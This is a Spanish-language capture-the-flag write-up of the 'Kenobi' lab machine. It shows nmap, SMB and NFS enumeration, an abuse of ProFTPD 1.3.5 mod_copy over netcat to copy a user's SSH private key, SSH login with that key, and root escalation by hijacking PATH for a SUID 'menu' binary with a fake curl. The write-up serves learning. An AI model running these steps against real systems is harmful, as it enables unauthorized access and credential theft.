



Kenobi



Pedro Egea Ortega

Índice

Reconocimiento..... 3

Explotación.....9

Escalada de Privilegios..... 12

Reconocimiento

IP: 10.128.135.84

Escaneo nmap rápido

\$ sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.128.135.84 -oG allPorts

```
(pedro@pedro)-[~]
$ sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.128.135.84 -oG allPorts
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-29 22:18 CEST
Initiating SYN Stealth Scan at 22:18
Scanning 10.128.135.84 [65535 ports]
Discovered open port 111/tcp on 10.128.135.84
Discovered open port 445/tcp on 10.128.135.84
Discovered open port 22/tcp on 10.128.135.84
Discovered open port 80/tcp on 10.128.135.84
Discovered open port 21/tcp on 10.128.135.84
Discovered open port 139/tcp on 10.128.135.84
Discovered open port 43547/tcp on 10.128.135.84
Discovered open port 53859/tcp on 10.128.135.84
Discovered open port 2049/tcp on 10.128.135.84
Discovered open port 40865/tcp on 10.128.135.84
Discovered open port 39407/tcp on 10.128.135.84
Completed SYN Stealth Scan at 22:18, 10.32s elapsed (65535 total ports)
Nmap scan report for 10.128.135.84
Host is up, received user-set (0.036s latency).
Scanned at 2026-03-29 22:18:05 CEST for 11s
Not shown: 65524 closed tcp ports (reset)
PORT      STATE SERVICE      REASON
21/tcp    open  ftp          syn-ack ttl 62
22/tcp    open  ssh          syn-ack ttl 62
80/tcp    open  http         syn-ack ttl 62
111/tcp   open  rpcbind      syn-ack ttl 62
139/tcp   open  netbios-ssn  syn-ack ttl 62
445/tcp   open  microsoft-ds syn-ack ttl 62
2049/tcp  open  nfs          syn-ack ttl 62
39407/tcp open  unknown      syn-ack ttl 62
40865/tcp open  unknown      syn-ack ttl 62
43547/tcp open  unknown      syn-ack ttl 62
53859/tcp open  unknown      syn-ack ttl 62

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 10.39 seconds
Raw packets sent: 65573 (2.885MB) | Rcvd: 65535 (2.621MB)
```

Task 1: Hay 7 puertos abiertos

Escaneo más profundos sobre puertos detectados

\$ nmap -sCV -p 21,22,80,111,139,445,2049,39407,40865,43547,53859 -oN targeted 10.128.135.84


```
(pedro@pedro)-[~]
$ nmap -sCV -p 21,22,80,111,139,445,2049,39407,40865,43547,53859 -oN targeted 10.128.135.84
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-29 22:21 CEST
Nmap scan report for 10.128.135.84
Host is up (0.034s latency).

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 bd:c2:2d:ea:a8:ce:e0:d3:4f:13:fe:66:3f:d6:23:dd (RSA)
|   256 40:48:0d:47:cc:fa:a6:d0:cb:2b:f6:ad:f9:47:12:14 (ECDSA)
|_  256 ac:00:8c:3c:90:18:bc:43:d8:57:6c:0c:60:68:c8:08 (ED25519)
80/tcp    open  http         Apache httpd 2.4.41 ((Ubuntu))
|_ http-robots.txt: 1 disallowed entry
|_ /admin.html
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
111/tcp   open  rpcbind      2-4 (RPC #100000)
|_ rpcinfo:
|   program version    port/proto  service
|   100000   2,3,4      111/tcp    rpcbind
|   100000   2,3,4      111/udp    rpcbind
|   100000   3,4        111/tcp6   rpcbind
|   100000   3,4        111/udp6   rpcbind
|   100003   3          2049/udp   nfs
|   100003   3          2049/udp6  nfs
|   100003   3,4       2049/tcp   nfs
|   100003   3,4       2049/tcp6  nfs
|   100005   1,2,3     38049/udp  mountd
|   100005   1,2,3     39407/tcp  mountd
|   100005   1,2,3     41221/tcp6 mountd
|   100005   1,2,3     44636/udp6 mountd
|   100021   1,3,4     38000/udp6 nlockmgr
|   100021   1,3,4     39443/tcp6 nlockmgr
|   100021   1,3,4     40865/tcp  nlockmgr
|   100021   1,3,4     54789/udp  nlockmgr
|   100227   3         2049/tcp   nfs_acl
|   100227   3         2049/tcp6  nfs_acl
|   100227   3         2049/udp   nfs_acl
|_  100227   3         2049/udp6  nfs_acl
139/tcp   open  netbios-ssn Samba smbd 4
445/tcp   open  netbios-ssn Samba smbd 4
2049/tcp  open  nfs          3-4 (RPC #100003)
39407/tcp open  mountd       1-3 (RPC #100005)
40865/tcp open  nlockmgr     1-4 (RPC #100021)
43547/tcp open  mountd       1-3 (RPC #100005)
53859/tcp open  mountd       1-3 (RPC #100005)


Host script results:
|_ nbstat: NetBIOS name: , NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ smb2-time:
|   date: 2026-03-29T20:21:50
|_  start_date: N/A
|_ clock-skew: -1s
|_ smb2-security-mode:
|   3:1:1:
|_  Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.34 seconds
```

En el navegador:



Hay un servidor Apache con el archivo robots.txt que indica la existencia de /admin.html pero es para despistar



Listo recursos de SMB (Samba)

```
$ smbclient -L //10.128.135.84 -N
```

```
(pedro@pedro)-[~]
$ smbclient -L //10.128.135.84 -N

      Sharename      Type      Comment
      -----
      print$         Disk      Printer Drivers
      anonymous       Disk
      IPC$           IPC       IPC Service (kenobi server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server 10.128.135.84 (for a protocol between LANMAN1 and NT1) failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available
```

Task 2: hay 3 recursos compartidos

```
$ smbclient //10.128.135.84/anonymous
```

```
(pedro@pedro)-[~]
$ smbclient //10.128.135.84/anonymous
Password for [WORKGROUP\pedro]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D            0   Wed Sep  4 12:49:09 2019
..               D            0   Sat Aug  9 15:03:22 2025
log.txt          N       12237   Wed Sep  4 12:49:09 2019

9183416 blocks of size 1024. 2918304 blocks available
smb: \> █
```

Task 2: log.txt

Descargo el log.txt

```
(pedro@pedro)-[~]
$ smbclient //10.128.135.84/anonymous
Password for [WORKGROUP\pedro]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D           0   Wed Sep  4 12:49:09 2019
..               D           0   Sat Aug  9 15:03:22 2025
log.txt          N       12237   Wed Sep  4 12:49:09 2019

          9183416 blocks of size 1024. 2918304 blocks available
smb: \> get log.txt
getting file \log.txt of size 12237 as log.txt (95.6 KiloBytes/sec) (average 95.6 KiloBytes/sec)
smb: \> exit

(pedro@pedro)-[~]
$ cat log.txt
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kenobi/.ssh/id_rsa):
Created directory '/home/kenobi/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kenobi/.ssh/id_rsa.
Your public key has been saved in /home/kenobi/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:C17GWSL/v7KLUZrOwWxSyk+F7gYhVzsbfqkCIkr2d7Q kenobi@kenobi
The key's randomart image is:
+--[RSA 2048]--+
|
|      ..
|      . o. .
|      ..=0 +.
|      . So.o++o.
|      o ...+oo.B0*o
|      o o ..o.o+.@oo
|      . . . E .0+= .
|      . .   oBo.
+--[SHA256]--+

# This is a basic ProFTPD configuration file (rename it to
# 'proftpd.conf' for actual use. It establishes a single server
# and a single anonymous login. It assumes that you have a user/group
# "nobody" and "ftp" for normal operation and anon.

ServerName                "ProFTPD Default Installation"
ServerType                 standalone
DefaultServer              on
```

```
# Port 21 is the standard FTP port.
Port                                21
```

Task 2: FTP corre en el puerto 21

Nos piden ejecutar el siguiente comando para enumerar el servicio NFS y ver qué directorios están exportados (montables) en la máquina.

```
$ nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount 10.128.135.84
```

```
(pedro@pedro)-[~]
$ nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount 10.128.135.84
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-29 22:59 CEST
Nmap scan report for 10.128.135.84
Host is up (0.031s latency).

PORT      STATE SERVICE
111/tcp   open  rpcbind
| nfs-statfs:
|   Filesystem  1K-blocks  Used      Available  Use%  Maxfilesize  Maxlink
|   /var        9183416.0  5774520.0  2918300.0  67%   16.0T        32000
| nfs-showmount:
|   /var *
| nfs-ls: Volume /var
|   access: Read Lookup NoModify NoExtend NoDelete NoExecute
| PERMISSION  UID  GID  SIZE  TIME
| rwxr-xr-x   0    0    4096  2019-09-04T08:53:24  .
| ?????????? ?    ?    ?     ?
| rwxr-xr-x   0    0    4096  2019-09-04T12:09:49  backups
| rwxr-xr-x   0    0    4096  2025-08-10T06:48:58  cache
| rwxrwxrwx   0    0    4096  2019-09-04T08:43:56  crash
| rwxrwsr-x   0   50    4096  2016-04-12T20:14:23  local
| rwxrwxrwx   0    0     9    2019-09-04T08:41:33  lock
| rwxrwxr-x   0   108   4096  2026-03-29T20:15:55  log
| rwxr-xr-x   0    0    4096  2025-08-09T13:38:21  snap
| rwxr-xr-x   0    0    4096  2019-09-04T08:53:24  www
|
Nmap done: 1 IP address (1 host up) scanned in 1.10 seconds
```

Task 2: /var

Explotación

Task 3: La versión de ProFTPD es la 1.3.5

```
(pedro@pedro)-[~]  
$ searchsploit proftpd 1.3.5
```

Exploit Title	Path
ProFTPD 1.3.5 - 'mod_copy' Command Execution (Metasploit)	linux/remote/37262.rb
ProFTPD 1.3.5 - 'mod_copy' Remote Command Execution	linux/remote/36803.py
ProFTPD 1.3.5 - 'mod_copy' Remote Command Execution (2)	linux/remote/49908.py
ProFTPD 1.3.5 - File Copy	linux/remote/36742.txt

```
Shellcodes: No Results
```

Task 3: En searchsploit hay 4 exploits para esta versión

Nos dicen que esta versión tiene el módulo mod_copy activo y que los comandos SITE CPFR (copy from) y SITE CPTO (copy to) funcionan sin autenticación.

Como descubrimos el usuario kenobi en el archivo log.txt, vamos a aprovecharlo para copiar la clave ssh

```
(pedro@pedro)-[~]  
$ nc 10.128.135.84 21  
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.128.135.84]  
SITE CPFR /home/kenobi/.ssh/id_rsa  
350 File or directory exists, ready for destination name  
SITE CPTO /var/tmp/id_rsa  
250 Copy successful  
█
```

Ahora aprovecharemos el sistema NFS para montar el directorio en nuestra máquina

```
(pedro@pedro)-[~]
$ sudo mkdir /mnt/kenobiNFS

(pedro@pedro)-[~]
$ sudo mount 10.128.135.84:/var /mnt/kenobiNFS

(pedro@pedro)-[~]
$ sudo ls -la /mnt/kenobiNFS
total 56
drwxr-xr-x 14 root root 4096 Sep  4 2019 .
drwxr-xr-x  3 root root 4096 Mar 29 23:23 ..
drwxr-xr-x  2 root root 4096 Mar 29 23:01 backups
drwxr-xr-x 15 root root 4096 Aug 10 2025 cache
drwxrwxrwt  2 root root 4096 Sep  4 2019 crash
drwxr-xr-x 51 root root 4096 Aug 10 2025 lib
drwxrwsr-x  2 root staff 4096 Apr 12 2016 local
lrwxrwxrwx  1 root root    9 Sep  4 2019 lock -> /run/lock
drwxrwxr-x 13 root _ssh  4096 Mar 29 22:15 log
drwxrwsr-x  2 root mail  4096 Feb 27 2019 mail
drwxr-xr-x  2 root root  4096 Feb 27 2019 opt
lrwxrwxrwx  1 root root    4 Sep  4 2019 run -> /run
drwxr-xr-x  5 root root  4096 Aug  9 2025 snap
drwxr-xr-x  5 root root  4096 Sep  4 2019 spool
drwxrwxrwt  8 root root  4096 Mar 29 22:22 tmp
drwxr-xr-x  3 root root  4096 Sep  4 2019 www

(pedro@pedro)-[~]
$ cp /mnt/kenobiNFS/tmp/id_rsa .

(pedro@pedro)-[~]
$ sudo chmod 600 id_rsa
```

E iniciamos la conexión

```
(pedro@pedro)-[~]
$ ssh -i id_rsa kenobi@10.128.135.84
The authenticity of host '10.128.135.84 (10.128.135.84)' can't be established.
ED25519 key fingerprint is: SHA256:prrnAMQqCavtp37t3evIvW5V1+DuoBX9Ec7Ej64eMLA
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.128.135.84' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

System information as of Sun 29 Mar 2026 04:29:16 PM CDT

System load:  0.0               Processes:            120
Usage of /:   62.2% of 8.76GB   Users logged in:     0
Memory usage: 18%              IPv4 address for eth0: 10.128.135.84
Swap usage:   0%

Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

40 additional security updates can be applied with ESM Infra.
Learn more about enabling ESM Infra service for Ubuntu 20.04 at
https://ubuntu.com/20-04

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.

Last login: Sat Aug  9 07:57:51 2025 from 10.23.8.228
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

kenobi@kenobi:~$
```

Task 3:

```
kenobi@kenobi:~$ ls
share  user.txt
kenobi@kenobi:~$ cat user.txt
████████████████████████████████████████████████████████████████████████████████
kenobi@kenobi:~$
```

Escalada de Privilegios

\$ find / -perm -4000 2>/dev/null

```
kenobi@kenobi:~$ find / -perm -4000 2>/dev/null
/snap/core20/2599/usr/bin/chfn
/snap/core20/2599/usr/bin/chsh
/snap/core20/2599/usr/bin/gpasswd
/snap/core20/2599/usr/bin/mount
/snap/core20/2599/usr/bin/newgrp
/snap/core20/2599/usr/bin/passwd
/snap/core20/2599/usr/bin/su
/snap/core20/2599/usr/bin/sudo
/snap/core20/2599/usr/bin/umount
/snap/core20/2599/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/2599/usr/lib/openssh/ssh-keysign
/sbin/mount.nfs
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/bin/chfn
/usr/bin/newgidmap
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/newuidmap
/usr/bin/gpasswd
/usr/bin/menu
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/at
/usr/bin/newgrp
/bin/umount
/bin/fusermount
/bin/mount
/bin/su
kenobi@kenobi:~$
```

Task 4: /usr/bin/menu

```
kenobi@kenobi:~$ menu

*****
1. status check
2. kernel version
3. ifconfig
** Enter your choice :
```

Task 4: Aparecen 3 opciones en el menú

El binario menu llama a comandos como curl o uname sin ruta absoluta, así que podemos engañarlo

Task 4:

```
kenobi@kenobi:~$ menu

*****
1. status check
2. kernel version
3. ifconfig
** Enter your choice :1
HTTP/1.1 200 OK
Date: Sun, 29 Mar 2026 21:39:12 GMT
Server: Apache/2.4.41 (Ubuntu)
Last-Modified: Wed, 04 Sep 2019 09:07:20 GMT
ETag: "c8-591b6884b6ed2"
Accept-Ranges: bytes
Content-Length: 200
Vary: Accept-Encoding
Content-Type: text/html

kenobi@kenobi:~$ cd /tmp
kenobi@kenobi:/tmp$ echo /bin/sh > curl
kenobi@kenobi:/tmp$ chmod +x curl
kenobi@kenobi:/tmp$ export PATH=/tmp:$PATH
kenobi@kenobi:/tmp$ menu

*****
1. status check
2. kernel version
3. ifconfig
** Enter your choice :1
# cat /root/root.txt
#
```